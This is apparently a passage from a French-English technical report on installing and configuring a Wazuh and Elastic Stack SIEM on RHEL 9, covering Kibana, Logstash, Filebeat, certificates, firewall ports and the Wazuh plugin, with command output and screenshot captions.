
Figure 25: Generation des credentials

Kibana

We install and configure SSL certificates and keys for secure communication between Elasticsearch and Kibana :


```
$   yum install kibana-7.17.13
$   mkdir /etc/kibana/certs/ca -p
$   cp -R /etc/elasticsearch/certs/ca/ /etc/kibana/certs/
$   cp /etc/elasticsearch/certs/elasticsearch.key /etc/kibana/certs/kibana.key
$   cp /etc/elasticsearch/certs/elasticsearch.crt /etc/kibana/certs/kibana.crt
$   chown -R kibana:kibana /etc/kibana/
$   chmod -R 500 /etc/kibana/certs
$   chmod 440 /etc/kibana/certs/ca/ca.* /etc/kibana/certs/kibana.*
$   curl -so /etc/kibana/kibana.yml https://packages.wazuh.com/4.5/tpl/elastic-
    basic/kibana_all_in_one.yml
```

Edit the file /etc/kibana/kibana.yml: (0.0.0.0 for remote access)



```
# =================== System: Kibana Server ===================
# Kibana is served by a back end server. This setting specifies the port to us
server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and
# The default is 'localhost', which usually means remote machines will not be
# To allow connections from remote users, set this parameter to a non-loopback
server.host: 0.0.0.0
```

Edit logins and use HTTPS for Elasticsearch host:




```
# =================== System: Elasticsearch ===================
# The URLs of the Elasticsearch instances to use for all your queries.
#elasticsearch.hosts: ["http://localhost:9200"]

# If your Elasticsearch is protected with basic authentication, these settings
rovide
# the username and password that the Kibana server uses to perform maintenance
n the Kibana
# index at startup. Your Kibana users still need to authenticate with Elastics
rch, which
# is proxied through the Kibana server.
#elasticsearch.username: "kibana_system"
#elasticsearch.password: "pass"
```

Figure 26: Configuration kibana

To start Kibana Service :

```
$   mkdir /usr/share/kibana/data
$   chown -R kibana:kibana /usr/share/kibana
$   systemctl daemon-reload
$   systemctl enable kibana
$   systemctl start kibana
```

Kibana can be accessed via : https://localhost:5601



Welcome home

Observability

Consolidate your logs, metrics, application traces, and system availability with purpose-built UIs.

Security

Prevent, collect, detect, and respond to threats for unified protection across your infrastructure.


Analytics

Explore, visualize, and analyze your data using a powerful suite of analytical tools and applications.

Figure 27: Interface Kibana


Logstash:

We need to install java 11




```
[elmerikh@localhost ~]$ yum -y install java-11-openjdk java-11-openjdk-devel
Not root, Subscription Management repositories not updated
Error: This command has to be run with superuser privileges (under the root user on most systems).
[elmerikh@localhost ~]$ sudo yum -y install java-11-openjdk java-11-openjdk-devel
Updating Subscription Management repositories.
Last metadata expiration check: 0:27:07 ago on Fri 14 Jun 2024 02:54:01 PM +01.
Dependencies resolved.
==================================================================================================================================
 Package                                        Architecture               Version                                   Repository
==================================================================================================================================
Installing:
 java-11-openjdk                                x86_64                     1:11.0.23.0.9-3.el9                       rhel-9-for-x86_64
 java-11-openjdk-devel                          x86_64                     1:11.0.23.0.9-3.el9                       rhel-9-for-x86_64
Installing dependencies:
 copy-jdk-configs                               noarch                     4.0-3.el9                                 rhel-9-for-x86_64
 java-11-openjdk-headless                       x86_64                     1:11.0.23.0.9-3.el9                       rhel-9-for-x86_64
```

Figure 28: Instalation java 11/ jdk



```
[elmerikh@localhost ~]$ java -version
openjdk version "11.0.23" 2024-04-16 LTS
OpenJDK Runtime Environment (Red_Hat-11.0.23.0.9-2) (build 11.0.23+9-LTS)
OpenJDK 64-Bit Server VM (Red_Hat-11.0.23.0.9-2) (build 11.0.23+9-LTS, mixed mode, sharing)
[elmerikh@localhost ~]$
[root@localhost rules]# yum install logstash-7.17.13
[elmerikh@localhost ~]$ sudo cp /etc/logstash/logstash-sample.conf /etc/logstash/conf.d/logstash.conf
```


Figure 29:Installation et configuration logstash



```
[elmerikh@localhost ~]$ sudo systemctl is-active elasticsearch kibana logstash
active
active
active
[elmerikh@localhost ~]$ netstat -antp | grep LISTEN | egrep "5601|9200|5044"
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5601          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::5044                 :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:9200          :::*                    LISTEN      -
tcp6       0      0 ::1:9200                :::*                    LISTEN      -
[elmerikh@localhost ~]$
```

Figure 30 : test des services Elastic stack

Opening ports on our machine to allow remote connection into server:




```
[elmerikh@localhost ~]$ sudo firewall-cmd --state
running
[elmerikh@localhost ~]$ sudo firewall-cmd --permanent --add-port=5601/tcp
success
[elmerikh@localhost ~]$ sudo firewall-cmd --reload
success
[elmerikh@localhost ~]$ sudo firewall-cmd --list-ports
5601/tcp 9200/tcp 9300-9400/tcp
[elmerikh@localhost ~]$
```

Figure 31 : Confifguration Firewall

Wazuh:

```
$    rpm --import https://packages.wazuh.com/key/GPG-KEY-WAZUH
$    cat > /etc/yum.repos.d/wazuh.repo << EOF
     [wazuh]
     gpgcheck=1
     gpgkey=https://packages.wazuh.com/key/GPG-KEY-WAZUH
     enabled=1
     name=EL-\$releasever - Wazuh
     baseurl=https://packages.wazuh.com/4.x/yum/
     protect=1
     EOF
```

```
$    yum install wazuh-manager-4.5.4-1
```




```
[root@localhost etc]# yum install wazuh-manager-4.5.4-1
Updating Subscription Management repositories.
EL-9 - Wazuh                                                                          17 kB
Last metadata expiration check: 0:00:01 ago on Sun 23 Jun 2024 08:07:14 AM EDT.
Dependencies resolved.
==========================================================================================
 Package                           Architecture              Version                 Reposit
==========================================================================================
Installing:
 wazuh-manager                     x86_64                    4.5.4-1                 wazuh
```

Figure 32: Installation Wazuh

Start wazuh:

```
$    systemctl daemon-reload
$    systemctl enable wazuh-manager
$    systemctl start wazuh-manager
```

Filebeat:



```
[root@localhost etc]# yum install filebeat-7.17.13
Updating Subscription Management repositories.
Red Hat Enterprise Linux 9 for x86_64 - BaseOS (RPMs)
Red Hat Enterprise Linux 9 for x86_64 - AppStream (RPMs)
Red Hat CodeReady Linux Builder for RHEL 9 x86_64 (RPMs)
Dependencies resolved.
=====================================================================
 Package                  Architecture              Version
=====================================================================
Installing:
 filebeat                 x86_64                    7.17.13-1
```

Figure 33: Installation Filebeat

```
$    curl -so /etc/filebeat/filebeat.yml https://packages.wazuh.com/4.5/tpl/elastic-basic/filebeat_all_in_one.yml
```

alerts template for Elasticsearch:

```
$    curl -so /etc/filebeat/wazuh-template.json
     https://raw.githubusercontent.com/wazuh/wazuh/v4.5.4/extensions/elasticsearch/7.x/wazuh-template.json
$    chmod go+r /etc/filebeat/wazuh-template.json
```

Installe Wazuh module for Filebeat:

```
$    curl -s https://packages.wazuh.com/4.x/filebeat/wazuh-filebeat-0.2.tar.gz | tar -xvz -C
     /usr/share/filebeat/module
```

Edit file /etc/filebeat/filebeat.yml:

```
output.elasticsearch.password: <notre mot de passe >
```


copy certificates:

```
$    cp -r /etc/elasticsearch/certs/ca/ /etc/filebeat/certs/
$    cp /etc/elasticsearch/certs/elasticsearch.crt /etc/filebeat/certs/filebeat.crt
$    cp /etc/elasticsearch/certs/elasticsearch.key /etc/filebeat/certs/filebeat.key
```

Start filebeat Service:

```
$    systemctl daemon-reload
$    systemctl enable filebeat
$    systemctl start filebeat
```

Test filebeat :



```
[root@localhost etc]# filebeat test output
lasticsearch: https://127.0.0.1:9200...
  parse url... OK
  connection...
    parse host... OK
    dns lookup... OK
    addresses: 127.0.0.1
    dial up... OK
  TLS...
    security: server's certificate chain verification is enabled
    handshake... OK
    TLS version: TLSv1.3
    dial up... OK
  talk to server... OK
  version: 7.17.13
[root@localhost etc]#
```

Figure 34: Test service Filebeat


Install Wazuh plugin for Kibana :

```
$    cd /usr/share/kibana
$    sudo -u kibana /usr/share/kibana/bin/kibana-plugin install
     https://packages.wazuh.com/4.x/ui/kibana/wazuh_kibana-4.5.4_7.17.13-1.zip
```

Link port 443 to 5601 of kibana :

```
$    setcap 'cap_net_bind_service=+ep' /usr/share/kibana/node/bin/node
```

open port 443 of our server :



```
[root@localhost kibana]# sudo firewall-cmd --permanent  --add-port=443/tcp
success
[root@localhost kibana]# sudo firewall-cmd --reload
success
```

Now Kibana is accessible via : https://IP




Non sécurisé https://192.168.11.107/login?next=%2F
Welcome to Elastic
Username
Password
Log in
Activate Windows
Go to Settings to activate Windows.

Figure 35: Authentification a Kibana

Same with Wazuh via : https://IP/wazuh/app



Check Wazuh API connection

Check Wazuh API version

Check alerts index pattern

Check monitoring index pattern ✓


Check statistics index pattern ✓

Check timelion:max_buckets setting ✓

Check metaFields setting ✓

Check timepicker:timeDefaults setting ✓

Figure 36: Dashboard Wazuh



```
[root@localhost rules]# systemctl is-active filebeat wazuh-manager elasticsearch
 kibana logstash
active
active
active
active
active
```

